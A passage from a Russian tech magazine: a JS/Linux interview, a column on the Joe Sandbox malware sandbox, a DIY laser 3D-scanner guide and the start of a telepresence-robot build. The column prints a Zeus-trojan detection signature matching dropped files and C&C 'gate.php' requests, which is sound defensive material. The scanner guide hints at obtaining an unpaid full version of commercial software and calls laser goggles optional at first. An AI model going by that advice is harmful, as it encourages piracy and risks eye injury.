Welcome to JS/Linux
~ # uname -a
Linux (none) 2.6.20 #2 Mon Aug 8 23:51:02 CEST 2011 i586 GNU/Linux
~ #
```

© 2011 Fabrice Bellard - News - FAQ - Technical notes

JavaScript PC Emulator быстрее всего работает в Firefox

ЗАЧЕМ ВООБЩЕ ТЫ ВСЁ ЭТО ЗАТЕЯЛ? РАДИ ЧЕГО?

Я хотел сделать своего рода Unix-подобную систему в браузере. Я знаю о существовании проекта JS/UIX (www.masswerk.at/jsuix), но меня грела идея о возможности запускать в браузере реальные бинарники Unix-команд. Изначально я лишь хотел реализовать эмулятор пользовательского окружения и полностью написать на JavaScript ядро системы. Однако позже я осознал, что с помощью современных JS-движков проще эмулировать целый компьютер и уже на нем запускать полноценный Linux.

ЧТО В ЭТОМ ОСОБЕННОГО?

Есть немало эмуляторов компьютера, и я в том числе стою у истоков одного из них (QEMU). JavaScript PC Emulator интересен тем, что работает в большинстве браузеров и вообще не требует установки. Конечно, он заметно медленнее, но все равно может использоваться, к примеру, в образовательных целях. Поскольку код написан на чистом JavaScript'е, он может послужить неплохим бенчмарком для замера производительности JS-движков. Могу сказать, что сейчас проект быстрее стартует на Jaeger Monkey, который используется в Firefox 4, чем в V8 (Chrome). Я пока не могу объяснить, в чем причина, поскольку успел пока изучить код только Jaeger Monkey (Фабрицио — настоящий гик-монстр. — Прим. редакции).

КАКИЕ С ЭТИМ БЫЛИ СЛОЖНОСТИ?

Самая навороченная часть проекта — это, конечно, эмулятор процессора x86. Проект эмулирует еще ряд устройств (последовательный порт, контроллер прерываний, эмулятор терминала), но с процом возни было больше всего. Тут надо понимать: было бы проще эмулировать CPU с RISC-архитектурой (какой-нибудь MIPS или ARM), но куда круче было бы иметь возможность запускать вездесущий x86 код. Ведь в конечном счете это позволит запускать и другие ОС, не только Linux. Еще одна сложность состояла в том, чтобы добиться приличной производительности эмулятора в браузере (сейчас проект работает в Firefox и Chrome). Я обнаружил, что некоторые конструкции выполняются медленнее, чем другие в тех же самых браузерах. Поэтому пришлось изрядно адаптировать код.

Степан Ильин (twitter.com/stepah)



КОЛОНКА РЕДАКТОРА

Про анализ малвари

Давно хотел найти простой и интеллектуальный инструмент для анализа малвари. И кажется, нашел. В одном из давнишних номеров я уже рассказывал про онлайн-сервисы, которые предлагают запустить подозрительный бинарник в песочнице и проанализировать его действия в системе. Детальность таких отчетов поражает: можно посмотреть, какие ключи были созданы в реестре, к каким файлам происходили обращения, какие перехваты функций выполнялись и так далее. Некоторые из таких сервисов автоматически делают скриншот приложения и предлагают полный дамп сетевой активности исследуемого приложения в PCAP-формате. Всему этому хозяйству не хватает только одного — некого интеллектуального механизма, который мог бы не только выкладывать сухие факты, но еще и интерпретировать их. То, чего я так давно хотел, я обнаружил случайно в сервисе швейцарского исследователя Стефана Бюльмана. Его разработка — Joe Sandbox Web (www.joesecurity.org) — так же, как и многие другие сервисы-песочницы, возвращает детальнейший отчет о поведении файла в системе, но с важным отличием. За счет интеллектуального механизма сканер понятным языком говорит о той активности бинарника, которая вызывает подозрения. «Инжектирует PE-файл в чужой процесс», «Перехватывает вызов winsocket-функций для перехвата трафика», «Открывает порт и ждет входящих подключений», «Устанавливает хуки для функций, выводящие список файлов и директорий» — в отчет попадают конкретные и ясные формулировки, понятные человеку, который по роду деятельности обычно не занимается анализом малвари. Все события ранжируются по степени опасности. Я перечислил некоторые из особо подозрительных. Но есть и другие маркеры, на которые при анализе стоит обратить внимание, но которые не обязательно свидетельствуют о зловредном характере приложения. Например: «Отправляет данные на веб-сервер», «Точка входа в приложения лежит вне стандартных секций», «Запрашивает список запущенных процессов», «Содержит долгие sleep'ы (больше 2 минут)», «Создает файлы драйверов» и так далее. Всего в базе Joe Sandbox Web сейчас 160 сигнатур для анализа поведения бинарника. Любую из них можно подстроить под свои нужды. Ничего не стоит написать и свои собственные сигнатуры, воспользовавшись простым Python-интерфейсом для обработки данных о поведении программы. Приведу для примера часть сигнатуры для анализа Zeus'а, с помощью которого мы обучаем сканер реагировать на типичные для этого троя создаваемые файлы:

```
zeusfiles = ["c:\\windows\\system32\\ntos.exe", \
  [... пропущено ...]
  "c:\\windows\\system32\\lowsec\\user.ds"]

def sigmatch(data):
  if data["func"] == "fileCreated":
    if data["status"].find("success") != -1:
      # Проверяем, попадают ли созданные файлы в блек-лист
      for zeusfile in zeusfiles:
        if data["path"].lower() == zeusfile:
          zeusdetected = True

  elif data["func"] == "http":
    if zeusdetected:
      # Извлекаем IP-адрес C&C-сервера
      if re.match( r"POST.*gate\.php", data["request"], re.I):
        zeusservers.append(data["dstip"])
```

Вообще подобная расширяемость дает Joe Sandbox Web сто очков вперед перед другими конкурентами. Еще одной киллер-фичей является возможность использования AutoIt-скриптов, чтобы определить действия, которые должны происходить во время анализа малвари. То есть можно четко автоматизировать любое взаимодействие с системой и приложениями (браузинг определенных страниц, заполнение форм, установку приложения и так далее). Тут надо понимать: многие из действий малварь выполняет только в случае возникновения определенных событий. К примеру, банковский трой может собирать данные форм только при посещении пользователем определенных сайтов. Сервис позволяет обработать подобную ситуацию. С помощью простого скрипта мы можем получить не просто отчет о том, что происходит в системе после запуска исследуемого приложения, но и полный анализ того, что происходит при возникновении обозначенных событий. Сценарии позволяют еще и управлять анализирующим движком: к примеру, создавать при необходимости скриншот экрана или включать в нужном месте снифер для перехвата трафика. И это лишь малая часть возможностей Joe Sandbox Web. Правда, в бесплатной версии сервиса они доступны не все. А для получения даже бесплатного аккаунта придется написать письмо его создателю. К счастью, отвечает он быстро.

+ Summary
Spawns processes
Queries a list of all running processes
Queries a list of all open handles
Creates a mutex to recognise infected hosts
Performs DNS lookups
Contains long sleeps (< 2min)
PE file contains sections with non-standard names
Entrypoint lies outside standard sections
Posts data to webserver
Hooks files or directories query functions (used to hide files and directories)
Opens a port and listens for incoming connection (possibly a backdoor)
Allocates memory in foreign processes
Binary may include packed or crypted data
Modifies the prolog of usermode functions (usermode inline hooks)
Hijackes the control flow in another process
Injects a PE file into a foreign processes

Разные цвета — разные степени опасности событий

Эдуард Гузь



3D-сканер за $30

КАК СОЗДАТЬ 3D-МОДЕЛЬ ЛЮБОГО ПРЕДМЕТА ПОДРУЧНЫМИ СРЕДСТВАМИ

Профессиональный 3D-сканер, с помощью которого можно оцифровать реальный объект, получив его компьютерную модель, стоит десятки тысяч долларов. Мы же сможем провернуть то же самое с помощью специальной программы, лазерной указки и веб-камеры. Всего долларов за тридцать.

WWW


На сайте разработчика www.david-laserscanner.com есть прекрасное руководство на русском языке. Прочти его обязательно! Там очень подробно описаны и требования к оборудованию, и последовательность сканирования, и разные нюансы, которые могут у тебя возникнуть.

О 3D-СКАНИРОВАНИИ

Многие сферы нашей жизни немыслимы без трехмерной графики. Огромная армия 3D-моделлеров (или попросту 3D'шников) ежедневно создает модели, которые потом успешно используются в самых разных областях, начиная от кинематографа, рекламы, промышленного производства, архитектуры и заканчивая бог знает чем еще. Любой человек, занимающийся моделированием, рано или поздно сталкивается со следующей задачей: нужно создать модель того, что уже существует в нашем трехмерном мире. Это может быть что угодно. Например, модель-прототип, которую на твой стол положил заказчик и попросил сделать «точно так же, только в компьютере». Причем смоделировать нужно не просто чтобы «было похоже», а чтобы объект-прототип и трехмерная модель были как близнецы-братья, разделенные экраном компьютера. Так случилось и со мной. Выполняя очередной заказ по моделированию, я столкнулся с очень жесткими требованиями по соответствию моей модели образцу клиента. После энного безуспешного согласования стало ясно, что в этот раз нужна абсолютная точность модели. Во всяком случае клиент был уверен, что в противном случае если и не наступит Армагеддон для всего человечества, то по крайней мере случится что-то похожее. Что мне оставалось делать? Попробовать, наконец, 3D-сканирование! Я тогда еще подумал: «Это же моделирование для ленивых». Минута дела — и всё, модель готова! К моему великому удивлению (и разочарованию), оказалось, что даже самый простенький 3D-сканер стоит больших денег. Вернее говоря, очень больших. Чтобы его купить, я должен был умножить стоимость этой модели на число с пятью нулями. Но раз нельзя купить, значит, будем делать сами. Ниже я хочу поделиться с тобой опытом, как можно собрать 3D-сканер своими руками. Я не только расскажу, какие компоненты и где купить для этого, но и как этим сканером пользоваться.

Что нам понадобится?

Смастерить свой 3D-сканер, как оказалось, можно буквально из подручных материалов: нам потребуется специальная программа, лазерная указка, веб-камера, а также некоторые самодельные приспособления.



СПЕЦИАЛЬНЫЙ СОФТ

Самой важной частью сканера, в том числе дорогостоящего профессионального, является его мозг — программное обеспечение, которое выполняет оцифровку. То, что необходимо нам, — это инструменты, которые позволяют сканировать/оцифровывать трехмерные объекты с помощью подручных средств: веб-камеры и лазерной указки. Таковыми являются **DAVID-laserscanner** (www.david-laserscanner.com) и **TriAngles** (www.intricad.com), доступные для свободного тестирования, но с некоторыми ограничениями. Последний имеет довольно неприятное ограничение: для его работы необходим равномерно вращающийся столик, на котором будет располагаться сканируемый объект. К тому же предъявляются суровые требования к самому объекту. Его форма должна быть близка к цилиндрической, а еще лучше — сферической. DAVID-laserscanner подобных требований не предъявляет, поэтому я выбрал его. Несмотря на то что программа платная и ее стоимость колеблется от 199 до 229 евро, тестировать ее можно сколь угодно долго — лимитов по времени нет. Единственное ограничение заключается в особенностях сохранения результатов сканирования. Сохранить сканы можно, но в низком качестве. Впрочем, на просторах Сети иногда случаются чудеса, и если тебе удастся найти версию DAVID'а, которая сохраняет в высоком качестве, значит, ты сэкономишь и на этом. А кто ищет — тот всегда найдет.



ВЕБ-КАМЕРА

Параметры объекта, необходимые для составления объекта, программа считывает с помощью веб-камеры. Она, возможно, у тебя есть. Если так — прекрасно, можешь попробовать провернуть всё с ней. Главное, чтобы разрешение было не меньше 640 x 480. Есть и другие требования: наличие ручной фокусировки (возможности отключать автофокус), минимум шумов при высоком разрешении, качественная линза камеры — линза не должна давать сильных искажений. Камера должна подключаться к USB-порту и работать на WDM-драйверах (т. е., попросту говоря, должна быть видна для выбора в программе DAVID). Большинство современных веб-камер удовлетворяют этим требованиям, но проверить их совместимость с DAVID можем только мы с тобой, поэтому доверимся рекомендациям создателей программы во избежание всяких неожиданностей. Из дешевых камер сам разработчик рекомендует Logitech WebCam Pro 9000 with cam holder, которую можно купить долларов за сто. Я же успешно выполнял сканирования моей Logitech C270 стоимостью около 35 долларов.



ЛАЗЕРНЫЙ МОДУЛЬ

Для работы сканера необходим компонент, который будет давать линию. Именно линию, а не точку. Это важно! На форумах я прочел, что подойдет обычная китайская лазерная указка, но это не так. Как бы быстро ты ни водил рукой, вооруженной лазерной указкой, это всё не то. Чуть позже я объясню почему. Сейчас важно одного — нужен сканер, который дает линию. Красный, зеленый, синий — цвет сканера неважен. Вообще можно обойтись и без сканера, воспользовавшись альтернативными решениями (читай во врезке). Но лазерный модуль — это совершенно точно самый простой и доступный вариант. Я приобрел модуль красного лазера 650 нМ с фокусировкой линии мощностью 5 мВт, он стоил 25 долларов. Такой можно купить где угодно, например в хозяйственном магазине или через инет, как это сделал я (кажется, в www.greenlaser.com.ua). Модули большей мощности (до 20 мВт) не рекомендую приобретать, так как их использование целесообразно в очень редких случаях. Есть готовые модули с автономным питанием — если найдешь, то купи лучше такой. Мне же для своего лазерного модуля пришлось создать небольшую оснастку, чтобы было удобно держать в руке, включать/выключать. Запитал я его обычной кроной 9 В: красный провод «+», черный «-» : если наоборот, то будет греться и, как результат, выйдет из строя раньше времени.



КАЛИБРОВОЧНЫЙ УГОЛ.

Ориентироваться в пространстве, получая возможность считывать параметры изображения, позволяет программе специальная приспособа — калибровочный угол. Не бойся, это самый дешевый компонент, представляющий собой два листа со специально нанесенными маркерами, которые нужно расположить под углом 90°. После установки DAVID'а ты найдешь файлы в формате PDF или CDR в корневом каталоге, например «Calibpoints_Scale30_DIN_A4.pdf». Или с аналогичным именем, но в формате CDR для печати из CorelDraw. Выбери тот файл, название которого соответствует формату бумаги, на которой ты собираешься печатать. Вообще советую исходить от размера сканируемого объекта. Не стоит делать большой угол, если ты собираешься сканировать маленькие объекты. Для начала вполне подойдут калибровочные листы формата A4. Сложнее закрепить их под правильным углом. Свой первый угол я сделал так — просто согнул белый гофрокартон, закрепил его на основе, после чего прикрепил стык в стык калибровочные листы. Лучше их не клеить, так как листы станут волнистыми — это недопустимо. Вместо этого можно аккуратно прикрепить их по краям скотчем. Должен сказать, что после первых же сканов стало понятно, что угол не идеальный. Поэтому пришлось всё переделать: я соединил два куска ДСП, скрепив их уголками. Получилось хорошо: угол 90°, поверхность идеально ровная — всего этого нельзя было бы добиться с гофрокартоном. Словом, тут есть множество вариантов.

НИ В КОЕМ СЛУЧАЕ НЕ НАПРАВЛЯЙ ЛУЧ ПРЯМО В ГЛАЗА. ЭТО ОЧЕНЬ ОПАСНО, ТАК КАК ЯРКОСТЬ ЛУЧА НАСТОЛЬКО ВЕЛИКА, ЧТО ДАЖЕ КРАТКОВРЕМЕННОЕ ПОПАДАНИЕ В ГЛАЗ МОЖЕТ ВЫЖЕЧЬ СЕТЧАТКУ ГЛАЗА. ПОПАДАНИЕ НА КОЖУ НЕ ОПАСНО. ВООБЩЕ РЕКОМЕНДУЮ ПРИОБРЕСТИ СПЕЦИАЛЬНЫЕ ОЧКИ ДЛЯ РАБОТЫ С ЛАЗЕРОМ, НО ЭТО УЖЕ ПОТОМ, А НА ПЕРВЫХ ПОРАХ МОЖНО И БЕЗ НИХ.


Как это происходит?

Теперь самое интересное — приступаем к самому процессу сканирования. Оглянись вокруг: в комнате наверняка найдутся какие-нибудь сувениры или статуэтки — для экспериментов подойдет любой небольшой объект. Что точно не годится, так это прозрачные или полупрозрачные предметы. Луч лазера должен отражаться, а не поглощаться предметами. Создатели DAVID'а рекомендуют в таких случаях покрывать предметы тальком или, если не жалко, аэрозольной краской. Я не утруждал себя и взял несколько статуэток. Условно в процессе сканирования можно выделить четыре этапа, расскажу о каждом подробнее.


1 ЭТАП

Калибровка

Это предварительный этап, поэтому объект для сканирования пока отложим в сторону. Закрепи веб-камеру напротив калибровочного угла таким образом, чтобы все компоненты были неподвижны относительно друг друга. Камеру стоит расположить на уровне нижнего края калибровочных листов. Во время калибровки камеры изображение должно быть ярким. Я выполнял сканирование вечером или днем, но с затененным окном, а калибровочный угол освещал искусственным светом. Сама калибровка осуществляется в DAVID-laserscanner. Выбираем из списка устройств нашу веб-камеру, настраиваем изображение: повышаем яркость, контраст. В результате на экране видны только черные маркеры. Жмем кнопку «Калибровать камеру». Если



Настраиваем сканер



Сканирование: со светом и без

всё сделано правильно, программа поздравит тебя, что калибровка прошла успешно. В противном случае можно попробовать изменить положение веб-камеры, поиграться с яркостью и контрастом. У меня получилось не с первого раза, но потом радости было как после первой сданной сессии!

2 ЭТАП

Размещение объекта


Для сканирования необходимо расположить объект в углу калибровочного угла. Для лучшего результата он должен быть приблизительно посередине калибровочных листов. Если его размеры небольшие, можно использовать подставку: коробку, книги, деревянный брусок подходящего размера. Укажи программе тип используемого лазера. Далее тушим свет! На экране должно быть темно. Если не так — понижаем значения яркости. Не пугайся, если маркеров не видно: программа запомнила их расположение, и теперь они нам не столь важны. Включи лазер и направь его на угол чуть выше нашего предмета. На экране должна появиться ломаная белая линия (программа анализирует черно-белое изображение). Расстояние между камерой и плоскостью лазера (т. е. триангуляционный угол) должно быть настолько большим, насколько это возможно, — это нужно для большей точности. Иначе ты увидишь предупреждение: «Угол пересечения слишком мал». В начале статьи я отговорил тебя от использования точечной лазерной указки, и вот почему. Даже быстро водя точечной указкой, ты не только не получишь ровную линию, но и программа не сможет посчитать величину триангуляционного угла.

3 ЭТАП

Сканирование

Процесс сканирования начинается после нажатия кнопки «Старт». Необходимо провести по объекту лучом вниз-вверх несколько раз, чтобы программа через веб-камеру считала параметры объекта. Тут есть важный момент: нужно поворачивать кисть с лазером, а не опускать руку! Скорость не важна, но не старайся делать это очень быстро. При сканировании я чаще смотрел не на объект, а на экран, глядя, как программа анализирует форму предмета, вырисовывая на экране цветные линии. Смотреть на экран удобнее по двум причинам. Во-первых, если

ЕСЛИ ТЫ НЕ ХОЧЕШЬ УТРУЖДАТЬ СЕБЯ И ТЕБЕ НЕ ЖАЛКО $500, МОЖЕШЬ ПРИОБРЕСТИ DAVID-LASERSCANNER STARTER-KIT, КОТОРЫЙ СОДЕРЖИТ И ЛАЗЕРНЫЙ МОДУЛЬ, И ВЕБ-КАМЕРУ LOGITECH PRO 9000, И КАЛИБРОВОЧНЫЙ УГОЛ, И USB-ФЛЕШКУ С ПРОГРАММОЙ.



Промежуточный результат сканирования



Самодельный 3D-сканер позволяет получить неплохой результат

линия лазера не будет видна с обеих сторон предмета или недостаточным будет триангуляционный угол, программа сразу выдаст сообщение (и ты сможешь это исправить). Во-вторых, смотреть на лазер утомительно для глаз из-за высокого контраста между черным фоном и ярким лучом. Пройдя по предмету лучом вниз-вверх столько, сколько потребуется, жмем кнопку «Пауза». Теперь можно сохранить результат сканирования в отдельный файл с помощью кнопки «Сохранить». Есть другой вариант — сразу передать изображение для последующего сшивания с другими сканами, нажав кнопку «Перенести». При нажатии «Перенести» скан передается на следующий этап (склейку) без сохранения в файл, но текущий этап мы не покидаем и можем повторить сканирование, изменив положение объекта (не забудь перед новым сканированием нажать на кнопку «Стереть»). Тут важно понимать: для создания модели необходимо сделать несколько сканов. Для простых предметов тебе будет достаточно поворачивать объект, например, на 45°. Если поверхность предмета сложная, то потребуется сканировать его с разных сторон и лишь потом сшивать сканы. Еще один важный момент: сканы обязательно должны перекрывать друг друга, чтобы программе было легче анализировать их.

4-Й ЭТАП

Сшивание форм

Последний шаг перед получением модели — это склейка сканов. Если ты не сохранял сканы, а передавал их на склейку с помощью соответствующей кнопки, то можешь приступать к сшиванию сразу. В противном случае жмем кнопку «Добавить» и загружаем ранее сохраненные файлы. Процесс сшивания можно разделить на два этапа: стыковка сканов и собственно сшивание. Выбирая попарно сканы, ты указываешь программе на метод стыковки. DAVID справляется с этим очень даже замечательно при условии, что есть чему стыковаться — сканы должны перекрывать друг друга. Если лоскуты не перекрываются, тебе придется вернуться на предыдущий этап и осуществить сканирование из тех положений объекта, которые дадут такое перекрытие. Выполнив стыковку для всех сканов, жмем на кнопку «Сшить». В зависимости от выбранных настроек через несколько секунд мы увидим результат сшивания всех сканов в единую модель. Жмем кнопку «Сохранить». Теперь можно загрузить нашу модель в ZBrush или Mudbox и довести ее до совершенства. Модель готова!

В программе TriAngles благодаря вращению предмета формирование оцифрованной поверхности происходило бы автоматически, это ее преимущество перед DAVID'ом. Но как бы она справилась с формированием поверхности в «мертвых» зонах? Думаю, никак. Либо в этих местах мы бы получили погрешность. Мы же хотели получить модель как можно более точную. Поэтому дополнительные действия по сшиванию сканов будем считать необходимыми издержками.



Дорабатываем готовую модель в 3D-редакторе

ЕСЛИ НЕТ ЛАЗЕРА

Для 3D-сканирования объекта можно обойтись и без лазера (я не шучу). Подойдет проект с мощной лампой, свет которой нужно направить сквозь узкую щель на сканируемый объект. Получим узкую белую линию — чем не белый лазер? Правда, помимо проектора (который не дёшев сам по себе) нужна еще и серьезная оснастка для удержания проектора в нужном положении. Это геморройно. Можно пойти от обратного — направить яркий свет, а по объекту провести тенью от натянутой нити: такое тоже предусмотрено разработчиками программы. В этом случае программа может инвертировать обрабатываемую картинку. Однако что-то мне подсказывало, что это не даст хорошего результата.

ВМЕСТО ЗАКЛЮЧЕНИЯ

Собрать 3D-сканер, который будет выдавать более чем приличный результат, вполне возможно дома. Надеюсь, ты в этом сможешь убедиться. К сожалению, для сканирования маленьких объектов (а мне нужно было создать объекты для ювелирных изделий) нужна очень хорошая USB-камера с CCD-матрицей, которой у меня нет (она достаточно дорогая), поэтому мой опыт так и остался опытом: применить его на деле для сканирования ювелирных изделий не получилось. Но я испытал незабываемое удовольствие, получая полноценные модели самых разных объектов с помощью сканера, который был собран буквально на коленке. ☰


Сергей Сильнов (po.kumekay.com)





Видеочат на колесиках

ДЕЛАЕМ БЮДЖЕТНОГО РОБОТА ТЕЛЕПРИСУТСТВИЯ ЗА 300 ДОЛЛАРОВ



Боты телеприсутствия — Skype-фоны на колесиках — позволяют находиться в двух местах одновременно, чем могут неплохо сэкономить время. Правда, серийные модели стоят от 5000 долларов, так что доступность у них ограничена. Но отчаиваться не стоит, ведь не дороже чем за 300 долларов ты можешь сделать такого робота сам!

ДЛЯ ЧЕГО?

Классно порой где-нибудь телеприсутствовать. Например, сидеть дома в халате с чашечкой ароматного кофе, а в душной переговорке поднадоевшего офиса будет шуршать моторами робот телеприсутствия и передавать коллегам картинку твоего улыбающегося лица. От необходимости следить за происходящим и вовремя вставлять свои идеи он, конечно, не спасет, но комфорта добавить может. Еще такой робот поможет общаться с любимой, находящейся в другом городе, да и приглядеть за ней, если что. Чтобы такой робот у тебя появился, нужно, во-первых, его собрать: шасси, управление двигателями, нетбук (мозг, камера и экран), а во-вторых, нужно запрограммировать клиентскую и серверную часть. Но теперь обо всем подробно.

ШАССИ

Робота нужно делать достаточно крупным и высоким, чтобы он был устойчивым, а экран чтобы был не сильно ниже уровня глаз. Нести на борту нашему роботу придется увесистый свинцово-кислотный аккумулятор (оптимальный выбор 12 В, 7 Ач, 600 руб.) и нетбук, поэтому платформа должна выдерживать нагрузку в 10–15 кг (тогда можно будет и пару баночек с прохладным пенящимся квасом из холодильника на нем возить).

Теперь определимся с количеством колес. В современном телероботостроении модно использовать двухколесные тележки в стиле Segway. Сделать такую штуковину в домашних условиях в целом реально, но довольно муторно в случае создания крупных роботов. Поэтому я предлагаю ограничиться более простым вариантом — добавить третье опорное колесо. В качестве третьего колеса подойдет недорогое (35 рублей) вращающееся колесико для мебели. Для особой устойчивости дополнительных колес можно взять и два.

В качестве ведущих колес круто использовать колеса для садовых тачек или для тележек из супермаркета. В них часто встречаются встроенные подшипники, которые упрощают задачу создания ведущей части. Всё в них хорошо, только платить по 500–700 рублей за одно колесо совсем неохота. Есть вариант более бюджетный — использовать боковые колесики для детских велосипедов. У них и диаметр вполне достаточный — 13 см, и ширины в 2,5 см хватает для надежного сцепления с полом (даже по ковру ездит не проскальзывая). Стоят эти колеса 130 рублей за пару.

Теперь о выборе моторов. Робот не хилый, и всякими пластиковыми хлипкими мотор-редукторами из китайских игрушечных машинок здесь не отделаться. Популярный вариант для таких роботов — использовать вазовские моторы для стеклоподъемников или стеклоочистителей. Самый большой их недостаток в том, что они оборудованы червячными мотор-редукторами, которые не имеют обратной связи (т. е. не получится, покрутив колесо, передать вращение на мотор; колесо вообще само по себе покрутить не получится). При резких торможениях, когда инерции в колесе еще много, а мотор уже отключен, вся энергия пойдет на поломку шестеренок, и долго они не проживут. Проблема по большей части решаемая — нужно просто плавно включать и выключать мотор, но есть за эти же деньги (600–700 рублей за мотор) и другое, не менее элегантное решение: дешевые китайские 12-вольтовые шуруповерты. У них редуктор планетарный, и подобного недостатка у него нет. До идеала им тоже далековато: дольше десяти минут непрерывно и на полной скорости крутиться эти моторы не смогут — перегреются, но на практике это и не нужно, только если не посылать робота в далекий магазин. Мощности же и оборотов у них с головой, так что использоваться они будут в щадящем режиме. Плюс шуруповерты продаются с патроном, в который можно сразу закрепить колесо при помощи болта, чем сильно упростить ведущую часть.

Моторы с колесами еще необходимо на чем-то укреплять. Можно собрать коробку для аккумуляторов, электроники и груза из алюминиевого



Схема движения управляющих данных

профиля или дерева. Но лучше посетить задний двор ближайшего супермаркета и подобрать там плотный пластмассовый ящик из-под фруктов. При помощи саморезов можно установить на нем нетолстые деревянные брусочки, к которым укрепить моторы и вспомогательные колеса.

Моторы для шуруповертов имеют специфическую форму, и устанавливать их без родного корпуса не просто. Решение же довольно тривиально — доработать корпус шуруповерта ножовкой и напильником и устанавливать мотор в нем. Всю внутреннюю электронику нам придется выкинуть, оставив лишь мотор с двумя проводами, которые нужно вывести наружу из корпуса. Если в твоих шуруповертах нет керамических конденсаторов на 100 нФ между контактами мотора, то рекомендую их туда припаять: спасет от помех на логике и ее самопроизвольного сброса. Можно припаять два таких конденсатора — между контактами мотора и его корпусом, но для этого потребуется мощный паяльник и аккуратность, чтобы, с одной стороны, прогреть стенки мотора, а с другой, не повредить пластиковые части. Впрочем, фильтры можно добавить и на силовую плату.

СОБИРАЕМ ЗАЩИТНИКА ВСЕЛЕННОЙ

Кроме ящика с моторами нужен еще крепкий брусок, на котором будет укреплен столик для ноутбука. Оптимальная длина такая, чтобы общая высота получилась примерно 110 см, — тогда на ноутбуке будет удобно и набирать и получится не просто робот телеприсутствия, а полноценное рабочее место, которое в состоянии следовать за тобой повсюду. Столик для ноутбука можно сделать из куска оргстекла (размером примерно с листок А4), а закрепить на стальные уголки при помощи болтов или вытяжных заклепок. Всё, что не закреплено саморезами: моторы, платы, провода, аккумулятор, — удобно закрепить при помощи нейлоновых стяжек. Способ недорогой и предельно сердитый. Конечно, моторы с колесами из-за такого крепления придется часто отправлять на развал-схождение.

ВНОСИМ МОЗГИ

Теперь нужно создать электронную и программную части. В общем, схема такова: на удаленном клиенте, который соединяется с миром через WiFi- или 3G-модем, запущена программа, которая читает нажатия стрелочек на клавиатуре и при помощи XMPP (например GTalk'а) передает сообщения с управляющими командами на сервер, которым является наш робот. Там еще один управляющий скрипт отлавливает эти сообщения и записывает их в виртуальный COM-порт, который создан Arduino. Дальше ардуино отправляет сигналы на силовую плату, которая непосредственно управляет моторами. Именно ее сейчас и рассмотрим. Мотор от шуруповерта в момент старта потребляет больше 10 А, а во время работы минимум 2 А постоянно. Управлять такой мощной штукой удобно либо с помощью реле (но для них самих придется городить схему включения), либо полевыми транзисторами. Для начала разберем самый простой вариант (**схема 1**), который позволит независимо крутиться колесам, причем с разной скоростью. Еще плюс — для этой схемы нужно совсем немного деталей, и собрать ее можно на макетной плате (только не пробуй собирать ее на беспаечной макетке — она не выдержит таких токов). Главный недостаток такой схемы — крутиться колеса смогут только в одну сторону, а значит, роботу потребуется пространство для маневров — разворот на месте для него недоступен.

